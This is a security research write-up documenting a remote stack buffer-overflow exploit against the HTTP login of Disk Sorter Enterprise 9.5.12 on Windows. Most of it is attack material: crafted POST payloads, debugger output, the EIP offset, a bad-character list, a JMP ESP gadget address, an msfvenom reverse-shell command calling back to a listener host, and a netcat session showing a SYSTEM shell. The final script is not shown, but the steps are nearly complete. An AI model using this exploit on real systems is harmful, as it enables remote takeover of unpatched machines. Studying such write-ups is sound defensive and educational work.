XOLTAR
CYBER SECURITY RESEARCH

Exploiting Disk Sorter Enterprise 9.5.12
12/14/2022
by xoltar89

The contents of this report and the ideas presented are purely to present offensive cyber security research to educate the reader on existing threats in the wild. There is no intent for the reader to use this research to exploit or harm any individual, company, nation, or the equipment they possess. If your intent is to harm stop reading this document now.

Table of Contents

Target


The target application for this exploit is a 32bit Windows program named “Disk Sorter Enterprise” version 9.5.12 from 2017. An installer for the application is available on exploit-db (https://www.exploit-db.com/apps/5ffae2c1a4b2165e0dd2a8e37765ef0e-disksorterent_setup_v9.5.12.exe).

Introduction

There are a number of exploits developed for this application that can be found on exploit-db.com and other places on the internet. These include local privilege escalation attacks using an exploit string in an input field of the DiskSorter Client and remote SEH attacks using HTTP GET. The exploit this paper focuses on is a HTTP POST remote BOF attack. We found this attack before researching previous exploits and since we have not seen this attack documented in the past it is being written about here. This attack is a relatively easy BOF that does not require an egg hunter. The attack was developed with Python 3, WinDBG, and run against Disk Sorter Enterprise 9.5.12 hosted on a Windows 10 Pro Azure VM.

Setup


This exploit requires that the Web Server is enabled on port 80. After installing the application start the DiskSorter Client and enable the Web Server:



Enable Web Server on Port 80

Fuzzing with Burp

When a browser is opened to the server IP on port 80 the user sees a simple interface with a Login button.



DiskSorter Web Interface

We utilized a repeater in PortSwigger BurpSuite to capture the login process and fuzz for an access violation. WinDBG was attached to the disksrs.exe process and allowed to run to capture the exception. A username with 1000 A's caused an access violation.

Request

Pretty Raw Hex

```
POST /login HTTP/1.1
Host: 10.0.0.4
Content-Length: 27
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.0.0.4
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
change;v=b3;q=0.9
Referer: http://10.0.0.4/login
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

username=
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA&password=foo
```

BurpSuite Repeater – Request

```
0:008> g
(b78.25a0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000001 ebx=00000000 ecx=0077783c edx=00000350 esi=00771e3e
edi=01015d30 eip=41414141 esp=00967488 ebp=00766838 iopl=0
nv up ei pl nz ac po nc cs=0023  ss=002b  ds=002b  es=002b  fs=0053
gs=002b             efl=00010212
41414141 ??              ???
0:012> !exchain
disksrs!SCA_LogOptions::Destroy+213b (0043f11b)
libspp!pcre_exec+1f39b (10157d4b)
01e6ff44: libspp!pcre_exec+1ed86 (10157736)
01e6ffcc: ntdll!_except_handler4+0 (774dae60)
  CRT scope  0, filter: ntdll!__RtlUserThreadStart+3ce68 (775049f7)
                func:   ntdll!__RtlUserThreadStart+3cf01 (77504a90)
01e6ffe4: ntdll!FinalExceptionHandlerPad30+0 (774e8d1e)
Invalid exception stack at ffffffff
```

WinDBG Command Window Output

From the WinDBG output it's clear that this is a vanilla Buffer Overflow and not a Structured Exception Handling exploit. This makes things a bit easier to control.

Find EIP Offset

We pass the header from burpsuite with our python script. For the username we pass a 1000 byte cyclic pattern from pwntools.cyclic. We attach WinDBG to capture the buffer overflow value in eip.

```
header = (
      b'POST /login HTTP/1.1\r\n'
      B'Host: 10.0.0.4\r\n'
      b'Content-Length: 1025\r\n'
      b'Cache-Control: max-age=0\r\n'
      b'Upgrade-Insecure-Requests: 1\r\n'
      b'Origin: http://10.0.0.4\r\n'
      b'Content-Type: application/x-www-form-urlencoded\r\n'
      b'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)\r\n'
      b'Accept: text/html\r\n'
      b'Referer: http://10.0.0.4/login\r\n'
      b'Accept-Encoding: gzip, deflate\r\n'
      b'Accept-Language: en-US,en;q=0.9\r\n'
      b'Connection: close\r\n\r\n'
      b'username=' + pwn.cyclic(1000) + b'&password=foo\r\n' )

r = remote("10.0.0.4", 80)
r.send(header)
```

```
0:010> g
(d44.1c88): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000001 ebx=00000000 ecx=0055614c edx=00000350 esi=0053e466
edi=01065d30
eip=68616172 esp=01bd7488 ebp=0053f358 iopl=0 nv up ei pl nz ac po nc
cs=0023 ss=002b ds=002b es=002b fs=0053 gs=002b efl=00010212
68616172 ?? ???
```

WinDBG Command Window Output

We use pwntools command line tools to determine the offset value:

```
┌(kali㉿XPS1)-[~]
└$ pwn unhex 68616172
haar
┌(kali㉿XPS1)-[~]
└$ pwn cyclic -l raah
768
```

Confirm EIP Control

To confirm we have control of eip we will pass a known value to eip using our offset of 768. We do some cleanup of the code and automate the content-length value. We attach WinDBG and watch for an access violation to confirm we control the eip register.

```
eip = b'BBBB'
eip_offset = 768
payload = b'username=' + b'A'*eip_offset + eip + b'C'*(1000-eip_offset-4) +
b'&password=foo\r\n'

header = (
      b'POST /login HTTP/1.1\r\n'
      b'Host: 10.0.0.4\r\n'
      b'Content-Length: ' + bytes(str(len(payload)), encoding='ascii') + b'\r\n'
      b'Cache-Control: max-age=0\r\n'
      b'Upgrade-Insecure-Requests: 1\r\n'
      b'Origin: http://10.0.0.4\r\n'
      b'Content-Type: application/x-www-form-urlencoded\r\n'
      b'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)\r\n'
      b'Accept: text/html\r\n'
      b'Referer: http://10.0.0.4/login\r\n'
      b'Accept-Encoding: gzip, deflate\r\n'
      b'Accept-Language: en-US,en;q=0.9\r\n'
      b'Connection: close\r\n\r\n'
   )
```

```
0:010> g
(38c.e94): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000001 ebx=00000000 ecx=0051742c edx=00000350 esi=004ff166
edi=01085d30
eip=42424242 esp=01fb7488 ebp=004fd5c0 iopl=0         nv up ei pl nz ac po
nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b
efl=00010212
42424242 ??              ???

stack dump:
01fb7478 41414141
01fb747c 41414141
01fb7480 42424242
01fb7484 43434343
01fb7488 43434343
...snip...
01fb7560 43434343
01fb7564 43434343
01fb7568 00000000

0:012> ? 01fb7568-esp
Evaluate expression: 224 = 000000e0
```

WinDBG Command Window Output

We can confirm from the WinDBG output that we do have control of eip. We also dump the stack to determine how much space we have for shellcode. Using a 1000 byte username only leaves us with 224 bytes of space for our shellcode. This is pretty tight. There are a few options here but the easiest is to increase our overflow buffer and see if we can get room that way. Increasing the overflow buffer to 1200 bytes works and gives us around 424 bytes of space for our shellcode which will be more than enough.

Bad Characters

We use a helper function and an iterative process to find all bad characters for our exploit.

```
bad_chars = b'\x00\x0a\x0d\x25\x26\x2b\x3d'
def all_chars(filter):
    global bad_chars
    all = b''

    for i in range(0x00,0x100):
        b = i.to_bytes(1, 'little')
        if (filter):
            if (b not in bad_chars):
                all += b
            else:
                all += b
        return all

payload = b'username=' + b'A'*eip_offset + eip + b'CCCC' + ac + b'D'*(1200-
eip_offset-8-len(ac)) + b'&password=foo\r\n'
```

The list of bad characters is: '\x00\x0a\x0d\x25\x26\x2b\x3d'

Find a JMP ESP gadget

To execute our shellcode we need a JMP ESP gadget for our eip placeholder. We use narly in WinDBG to show the loaded modules and their protections.

```
0:010> !nmod
00400000 00478000 disksrs    /SafeSEH OFF       disksrs.exe
00910000 00980000 libdsr     /SafeSEH OFF       libdsr.dll
00980000 00a4c000 libpal     /SafeSEH OFF       libpal.dll
10000000 10215000 libspp     /SafeSEH OFF       libspp.dll
```

WinDBG Command Window Output

Our best choice is always to use a module that ships with the package. In this case the only module in the package that doesn't have a null char is libspp.dll. We will look for a jmp esp gadget in that module.

```
┌(kali㉿XPS1)-[~]
└$ rp++ -f libspp.dll -r2 | grep 'jmp esp'
0x10142a2c: jmp esp ;  (1 found)
```


Create shellcode with msfvenom


We use msfvenom to create a shellcode making sure to specify our bad characters:

```
┌(kali㉿XPS1)-[~]
└$ msfvenom -p windows/shell_reverse_tcp LHOST=10.0.0.5 LPORT=1234
EXITFUNC=thread -b '\x00\x0a\x0d\x25\x26\x2b\x3d' -f python -v shell -
a x86 --platform windows
```

Final exploit

We use a 20 byte nopsled before our shellcode to account for the 4 bytes that are jumped over by the return and to give our shellcode encoder some room to operate. We open a listener on a local machine 10.0.0.5 on port 1234 and execute our final script. If the OS has DEP enabled in Windows Security it must be disabled before executing the final script. Likewise realtime protection should also be disabled to avoid windows detecting the reverse shell and killing the thread.






```
┌(kali㉿XPS1)-[~]
└$ nc -nvlp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 10.0.0.4 52646 received!
Microsoft Windows [Version 10.0.19044.2251]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

Conclusion

The DiskSorter application is a useful tool for reporting file usage by type and is still in use today. The version that was exploited was from 2017 so it is possible it may still be in use on some legacy systems. It's very interesting that a commercial software distribution from only 5 years ago contained a relatively simple buffer overflow vulnerability. We did confirm that the latest version 14.6.18 does indeed fix this exploit however the modules are still compiled without DEP, ASLR, and Safe SEH. Readers should be on the lookout for older versions of this application and make sure it is patched and kept up to date.